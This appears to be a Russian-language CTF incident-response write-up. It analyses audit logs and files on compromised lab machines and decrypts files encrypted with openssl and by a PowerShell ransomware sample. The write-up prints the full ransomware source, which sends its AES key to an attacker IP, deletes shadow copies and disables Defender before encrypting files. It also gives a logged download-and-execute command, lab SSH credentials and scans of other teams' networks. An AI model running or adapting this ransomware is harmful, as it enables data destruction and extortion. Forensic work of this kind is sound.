a12="40C827B72C7494AD3D92B7D4F752846C"
Mar  5 17:38:22 miad-portal2 tag_audit type=EXECVE msg=audit(1646482147.253:59600): argc=13
a0="openssl" a1="enc" a2="-aes-256-cbc" a3="-a" a4="-salt" a5="-in" a6="/var/www/html/index.php" a7="-
out" a8="/var/www/html/index.php.encr" a9="-pass" a10="pass:2286C8B299" a11="-iv"
a12="40C827B72C7494AD3D92B7D4F752846C"
Mar  5 17:38:22 miad-portal2 tag_audit type=EXECVE msg=audit(1646482147.269:59604): argc=13
```

```
a0="openssl" a1="enc" a2="-aes-256-cbc" a3="-a" a4="-salt" a5="-in" a6="/var/www/html/authorize.php"
a7="-out" a8="/var/www/html/authorize.php.encr" a9="-pass" a10="pass:2286C8B299" a11="-iv"
a12="40C827B72C7494AD3D92B7D4F752846C"
Mar  5 17:38:22 miad-portal2 tag_audit type=EXECVE msg=audit(1646482147.277:59608): argc=13
a0="openssl" a1="enc" a2="-aes-256-cbc" a3="-a" a4="-salt" a5="-in" a6="/var/www/html/update.php"
a7="-out" a8="/var/www/html/update.php.encr" a9="-pass" a10="pass:2286C8B299" a11="-iv"
a12="40C827B72C7494AD3D92B7D4F752846C"
Mar  5 17:38:22 miad-portal2 tag_audit type=EXECVE msg=audit(1646482147.281:59612): argc=13
a0="openssl" a1="enc" a2="-aes-256-cbc" a3="-a" a4="-salt" a5="-in" a6="/var/www/html/install.php"
a7="-out" a8="/var/www/html/install.php.encr" a9="-pass" a10="pass:2286C8B299" a11="-iv"
a12="40C827B72C7494AD3D92B7D4F752846C"
Mar  5 17:38:22 miad-portal2 tag_audit type=EXECVE msg=audit(1646482147.293:59616): argc=13
a0="openssl" a1="enc" a2="-aes-256-cbc" a3="-a" a4="-salt" a5="-in" a6="/var/www/html/cron.php" a7="-
out" a8="/var/www/html/cron.php.encr" a9="-pass" a10="pass:2286C8B299" a11="-iv"
a12="40C827B72C7494AD3D92B7D4F752846C"
Mar  5 17:38:22 miad-portal2 tag_audit type=EXECVE msg=audit(1646482147.297:59620): argc=13
a0="openssl" a1="enc" a2="-aes-256-cbc" a3="-a" a4="-salt" a5="-in" a6="/var/www/html/19FLAG.txt"
a7="-out" a8="/var/www/html/19FLAG.txt.encr" a9="-pass" a10="pass:2286C8B299" a11="-iv"
a12="40C827B72C7494AD3D92B7D4F752846C"
Mar  5 17:38:22 miad-portal2 tag_audit type=EXECVE msg=audit(1646482147.305:59624): argc=13
a0="openssl" a1="enc" a2="-aes-256-cbc" a3="-a" a4="-salt" a5="-in" a6="/var/www/html/shell.php" a7="-
out" a8="/var/www/html/shell.php.encr" a9="-pass" a10="pass:2286C8B299" a11="-iv"
a12="40C827B72C7494AD3D92B7D4F752846C"
Mar  5 17:38:22 miad-portal2 tag_audit type=EXECVE msg=audit(1646482147.309:59628): argc=13
a0="openssl" a1="enc" a2="-aes-256-cbc" a3="-a" a4="-salt" a5="-in" a6="/var/www/html/xmlrpc.php"
a7="-out" a8="/var/www/html/xmlrpc.php.encr" a9="-pass" a10="pass:2286C8B299" a11="-iv"
a12="40C827B72C7494AD3D92B7D4F752846C"
Mar  5 17:38:22 miad-portal2 tag_audit type=EXECVE msg=audit(1646482147.253:59600): argc=13
a0="openssl" a1="enc" a2="-aes-256-cbc" a3="-a" a4="-salt" a5="-in" a6="/var/www/html/index.php" a7="-
out" a8="/var/www/html/index.php.encr" a9="-pass" a10="pass:2286C8B299" a11="-iv"
a12="40C827B72C7494AD3D92B7D4F752846C"
Mar  5 17:38:22 miad-portal2 tag_audit type=EXECVE msg=audit(1646482147.269:59604): argc=13
a0="openssl" a1="enc" a2="-aes-256-cbc" a3="-a" a4="-salt" a5="-in" a6="/var/www/html/authorize.php"
a7="-out" a8="/var/www/html/authorize.php.encr" a9="-pass" a10="pass:2286C8B299" a11="-iv"
a12="40C827B72C7494AD3D92B7D4F752846C"
Mar  5 17:38:22 miad-portal2 tag_audit type=EXECVE msg=audit(1646482147.277:59608): argc=13
a0="openssl" a1="enc" a2="-aes-256-cbc" a3="-a" a4="-salt" a5="-in" a6="/var/www/html/update.php"
a7="-out" a8="/var/www/html/update.php.encr" a9="-pass" a10="pass:2286C8B299" a11="-iv"
a12="40C827B72C7494AD3D92B7D4F752846C"
Mar  5 17:38:22 miad-portal2 tag_audit type=EXECVE msg=audit(1646482147.281:59612): argc=13
a0="openssl" a1="enc" a2="-aes-256-cbc" a3="-a" a4="-salt" a5="-in" a6="/var/www/html/install.php"
a7="-out" a8="/var/www/html/install.php.encr" a9="-pass" a10="pass:2286C8B299" a11="-iv"
a12="40C827B72C7494AD3D92B7D4F752846C"
Mar  5 17:38:22 miad-portal2 tag_audit type=EXECVE msg=audit(1646482147.293:59616): argc=13
a0="openssl" a1="enc" a2="-aes-256-cbc" a3="-a" a4="-salt" a5="-in" a6="/var/www/html/cron.php" a7="-
out" a8="/var/www/html/cron.php.encr" a9="-pass" a10="pass:2286C8B299" a11="-iv"
a12="40C827B72C7494AD3D92B7D4F752846C"
Mar  5 17:38:22 miad-portal2 tag_audit type=EXECVE msg=audit(1646482147.297:59620): argc=13
a0="openssl" a1="enc" a2="-aes-256-cbc" a3="-a" a4="-salt" a5="-in" a6="/var/www/html/19FLAG.txt"
a7="-out" a8="/var/www/html/19FLAG.txt.encr" a9="-pass" a10="pass:2286C8B299" a11="-iv"
a12="40C827B72C7494AD3D92B7D4F752846C"
Mar  5 17:38:22 miad-portal2 tag_audit type=EXECVE msg=audit(1646482147.305:59624): argc=13
a0="openssl" a1="enc" a2="-aes-256-cbc" a3="-a" a4="-salt" a5="-in" a6="/var/www/html/shell.php" a7="-
out" a8="/var/www/html/shell.php.encr" a9="-pass" a10="pass:2286C8B299" a11="-iv"
a12="40C827B72C7494AD3D92B7D4F752846C"
Mar  5 17:38:22 miad-portal2 tag_audit type=EXECVE msg=audit(1646482147.309:59628): argc=13
a0="openssl" a1="enc" a2="-aes-256-cbc" a3="-a" a4="-salt" a5="-in" a6="/var/www/html/xmlrpc.php"
a7="-out" a8="/var/www/html/xmlrpc.php.encr" a9="-pass" a10="pass:2286C8B299" a11="-iv"
a12="40C827B72C7494AD3D92B7D4F752846C"
```

Получаем пароль `pass:2286C8B299` и iv `40C827B72C7494AD3D92B7D4F752846C`.

Грепаем из корня все файлы с расширением `.encr` чтобы найти все зашифрованные файлы:



Пишем дешифровальщик:

```
import os

files = [
"/var/www/html/index.php.encr",
"/var/www/html/xmlrpc.php.encr",
"/var/www/html/authorize.php.encr",
"/var/www/html/cron.php.encr",
"/var/www/html/install.php.encr",
"/var/www/html/19FLAG.txt.encr",
"/var/www/html/update.php.encr",
"/var/www/html/shell.php.encr"
]


for filename in files:
        with open(filename, "r") as f:
                decrypt_cmd = "cat $FL$ | base64 -d | openssl enc -aes-256-cbc -d -a -salt -in $FL$ -out $DFL$ -pass pass:2286C8B299 -iv 40C827B72C7494
AD3D92B7D4F752846C".replace('$FL$', filename).replace('$DFL$', filename.replace('.encr', ''))
                os.system(decrypt_cmd)
```

Выполняем, все файлы успешно дешифрованы:

```
admin@miad-portal2:/var/www/html$ ls
1                  CHANGELOG.txt  dec.py          INSTALL.mysql.txt   INSTALL.txt      robots.txt      update.php       xmlrpc.php.encr
19FLAG.txt         chisel         dec.tar.gz      INSTALL.pgsql.txt   LICENSE.txt      shell.php       update.php.encr
19FLAG.txt.encr    COPYRIGHT.txt  flag            install.php         MAINTAINERS.txt  shell.php.encr  UPGRADE.txt
authorize.php      cron.php       index.php       install.php.encr    PATCHES.txt      socat           web.config
authorize.php.encr  cron.php.encr  index.php.encr  INSTALL.sqlite.txt  README.txt       sploit          xmlrpc.php
admin@miad-portal2:/var/www/html$ cat 19FLAG.txt
Amittit merito proprium, qui alienum appetit.admin@miad-portal2:/var/www/html$
```

Так же из логов можно понять что для шифрования использовалось aes cbc шифрование, которое уязвимо к атаке, которая позволяет расшифровать зашифрованое сообщение.

Машина 10.19.239.6

Подключаемся по `ssh` с кредами `Администратор:Lovely1`.


Проходимся по директориям, замечаем в корне диска `C:` подозрительный powershell-скрипт `Ransom.ps1`.

Видим, что это вирус-шифровальщик:

```
set-strictMode -version 2.0
function Ransom
{

Param(
    [Parameter(Position = 0)]
    [String]
    $IP='127.0.0.1'
    )

    $aesManaged=new-object "System.Security.Cryptography.AesManaged";
    $aesManaged.Mode=[System.Security.Cryptography.CipherMode]::CBC;
    $aesManaged.Padding=[System.Security.Cryptography.PaddingMode]::Zeros;
    $aesManaged.BlockSize=128;
    $aesManaged.KeySize=256;
```

```
    $aesManaged.GenerateKey();
    $IV =  [System.Convert]::ToBase64String($aesManaged.IV);
    $key = [System.Convert]::ToBase64String($aesManaged.Key);

    $URL="http://$IP/key=$Key&iv=$IV&pc=$env:computername";
    try { Invoke-WebRequest $URL } catch {
        $_.Exception.Response.StatusCode.Value__}

    $background = "http://$IP/wall.jpg"
    Invoke-WebRequest -Uri $background -OutFile "/users/$env:USERNAME/wall.jpg"
    Start-Sleep -s 2
    $wallpaper = "C:/users/$env:USERNAME/wall.jpg"
    Set-ItemProperty -Path "HKCU:\Control Panel\Desktop" -Name Wallpaper -value "$wallpaper"
    Set-ItemProperty -Path "HKCU:\Control Panel\Desktop" -Name WallpaperStyle -value "10"
    Start-Sleep -s 2
    rundll32.exe user32.dll, UpdatePerUserSystemParameters, 1 , $False

    vssadmin delete shadows /all /quiet;
    spsv vss -ErrorAction SilentlyContinue;
    if(((gwmi -Query "Select StartMode From Win32_Service Where Name='vss'").StartMode) -ne
"Disabled"){
    set-service vss -StartupType Disabled};

    bcdedit /set recoveryenabled No|Out-Null;
    bcdedit /set bootstatuspolicy ignoreallfailures|Out-Null;

    spsv Wscsvc -ErrorAction SilentlyContinue;
    if(((gwmi -Query "Select StartMode From Win32_Service Where Name='Wscsvc'").StartMode) -ne
"Disabled"){
    set-service Wscsvc -StartupType Disabled};
    spsv WinDefend -ErrorAction SilentlyContinue;
    if(((gwmi -Query "Select StartMode From Win32_Service Where Name='WinDefend'").StartMode) -ne
"Disabled"){
    set-service WinDefend -StartupType Disabled};
    spsv Wuauserv -ErrorAction SilentlyContinue;
    if(((gwmi -Query "Select StartMode From Win32_Service Where Name='Wuauserv'").StartMode) -ne
"Disabled"){
    set-service Wuauserv -StartupType Disabled};
    spsv BITS -ErrorAction SilentlyContinue;
    if(((gwmi -Query "Select StartMode From Win32_Service Where Name='BITS'").StartMode) -ne
"Disabled"){
    set-service BITS -StartupType Disabled};
    spsv ERSvc -ErrorAction SilentlyContinue;
    spsv WerSvc -ErrorAction SilentlyContinue;
    if(((gwmi -Query "Select StartMode From Win32_Service Where Name='WerSvc'").StartMode) -ne
"Disabled"){
    set-service WerSvc -StartupType Disabled};

    Write-Output "Encryption phase"

    $encryptor=$aesManaged.CreateEncryptor();
    $directory = "C:\Share"
    $files=gci $directory -Recurse -Include *.txt,*.pdf,*.docx,*.doc,*.jpg;
    foreach($file in $files) {
        $bytes=[System.IO.File]::ReadAllBytes($($file.FullName));
        $encryptedData=$encryptor.TransformFinalBlock($bytes, 0, $bytes.Length);
        [byte[]] $fullData=$aesManaged.IV + $encryptedData;
        [System.IO.File]::WriteAllBytes($($file.FullName+".crpt"),$fullData);
        Remove-Item $file;
    }
}
```

Можно увидеть что для шифрования использовалось aes cbc шифрование, которое уязвимо к атаке, которая позволяет расшифровать зашифрованое сообщение. Ко всему прочему в директории C:\Share можно увидеть зашифрованные этим вирусом файлы.



Из сурцов малвари видим, что она делает http запрос на ip злоумышленника, передавая ему ключ key и iv:

```
$URL="http://$IP/key=$Key&iv=$IV&pc=$env:computername";
    try { Invoke-WebRequest $URL }
```

Идем чекать логи в директорию `C:\Windows\System32\winevt\Logs`.

Для удобства выгрузим логи на машину с kali через scp и преобразуем .evtx логи в .xml файлы для удобства просмотра при помощи утилиты `evtx_dump`.

В лог-файле `'Windows PowerShell.evtx'` видим следующие строки:

```
<EventData>
<Data><string> try { Invoke-WebRequest $URL } catch { </string> <string> DetailSequence=1
DetailTotal=1 SequenceNumber=24 UserId=company\Administrator HostName=ConsoleHost
HostVersion=5.1.14409.1005 HostId=dd041357-e61f-49ab-a3d2-3eb8889b1c5c HostApplication=powershell.exe
-ep bypass (new-object
system.net.webclient).DownloadFile('http://10.19.200.50/Ransom.ps1','C:\Ransom.ps1');import-module
C:\Ransom.ps1; Ransom -IP 10.19.200.50 EngineVersion=5.1.14409.1005 RunspaceId=14636d28-0957-4a86-
993f-c7484ffb09a2 PipelineId=1 ScriptName=C:\Ransom.ps1 CommandLine= try { Invoke-WebRequest $URL }
catch { </string> <string>CommandInvocation(Invoke-WebRequest): "Invoke-WebRequest"
ParameterBinding(Invoke-WebRequest): name="Uri";
value="http://10.19.200.50/key=sc68FMZ8AG35ilcQf+VaimMBAReAG6KIvmYtN2Hgxck=&iv=gU/Nf2uvTJmP3pI/PSa+Kw==&
CLIENT" TerminatingError(Invoke-WebRequest): "<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head> <title>404 Not Found</title> </head><body> <h1>Not Found</h1> <p>The requested URL was
not found on this server.</p> <hr> <address>Apache/2.4.52 (Debian) Server at 10.19.200.50 Port
80</address> </body></html> " </string> </Data>
<Binary/>
</EventData>
```

В которых есть http запрос к машине злоумышленника:

`http://10.19.200.50/key=sc68FMZ8AG35ilcQf+VaimMBAReAG6KIvmYtN2Hgxck=&iv=gU/Nf2uvTJmP3pI/PSa+Kw==&pc=OIK-CLIENT`

Получаем ключ `key` и `IV`.


Скачиваем на машину с kali директорию `C:\Share` используя scp:

```
$ scp -r Administrator@10.19.239.6:C:\\Share .
```

Пишем скрипт для дешифрования файлов:

```
from base64 import b64decode
from Crypto.Cipher import AES
import os
#import sys

key = b64decode("suDAAcy4+1Srzo5b+ljIxYc3wUhof5clyoTRiGaDH40=")
iv = b64decode("fURGR+PL4oDfiHI7FZ8fLg==")
#AES.block_size = 128
#AES.key_size = 256

dude = AES.new(key, AES.MODE_CBC, iv)
dir = "./Share/"

def pwn(file):
    with open(dir + file, "rb") as f, open(dir + file.replace(".crpt", ''), "wb") as pwn:
        data = f.read()
        data.replace(iv, b'')
        dec_data = dude.decrypt(data)
        #print(dec_data[16::])
        pwn.write(dec_data[16::])

files = os.listdir('Share/')
for file in files:
    pwn(file)
```

Выполняем скрипт, файлы успешно расшифрованы:




Уязвимости инфраструктуры НТО

Доступ к инфраструктуре участников

Неправильно настроенный межсетевой экран, позволяет получать доступ к сетям других участников.

```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-12 09:45 MSK
Nmap scan report for 10.7.1.254
Host is up (0.015s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
| ssh-hostkey:
|   3072 f8:2f:55:a9:fe:c1:d9:13:24:05:35:3e:23:a1:da:65 (RSA)
|   256 58:9e:09:c6:a1:57:47:0a:d8:28:74:f9:9b:59:4e:1c (ECDSA)
|_  256 80:a7:0a:a1:55:ca:5e:58:1b:18:55:f2:cd:82:55:32 (ED25519)

Nmap scan report for 10.8.1.254
Host is up (0.018s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
| ssh-hostkey:
|   3072 64:e7:40:8b:80:ff:e9:bf:9a:ee:2a:f2:92:96:f7:e9 (RSA)
|   256 af:f8:70:b0:8a:a1:b5:64:85:20:ef:b6:a6:de:a8:83 (ECDSA)
|_  256 33:fb:d3:35:94:f3:61:66:40:35:54:10:a7:e7:89:a4 (ED25519)

Nmap scan report for 10.9.1.254
Host is up (0.016s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
| ssh-hostkey:
|   3072 4f:3a:98:ed:b8:d4:62:5d:5c:df:03:a0:61:80:74:7e (RSA)
|   256 8e:84:87:07:5d:37:29:7f:c8:f8:55:c7:68:ba:01:ef (ECDSA)
|_  256 d9:ea:71:33:33:48:cc:45:c0:5c:59:22:36:2e:a6:ec (ED25519)

Nmap scan report for 10.10.1.254
Host is up (0.017s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
| ssh-hostkey:
|   3072 2f:d0:11:8f:61:b8:5a:cb:dd:c0:03:4e:04:04:5d:59 (RSA)
|   256 9c:f3:61:d2:dc:ee:7a:4d:88:9d:1c:18:28:6a:b6:d1 (ECDSA)
|_  256 21:f4:e6:5a:90:a7:8a:d9:03:80:3c:c2:82:b0:70:5a (ED25519)

Nmap scan report for 10.11.1.254
Host is up (0.015s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
| ssh-hostkey:
|   3072 14:84:b3:d8:2d:50:58:7e:ff:78:da:21:fb:ba:61:01 (RSA)
|   256 87:d8:98:22:46:e5:b3:80:61:2f:bc:5c:d4:f4:2c:91 (ECDSA)
|_  256 d1:d9:19:14:af:b8:94:94:d1:e4:f4:f8:53:67:99:1c (ED25519)

Nmap scan report for 10.12.1.254
Host is up (0.017s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE
```

Сканирование `10.14.1.254`



Так как у нас есть эксплойт на повышение прав на IDS, доступ к IDS других команд позволяет мешать выполнению задания.

Творческая часть

- Для повышения уровня защищенности инфраструктуры можно повесить 2FA на ssh при помощи `google-authenticator`.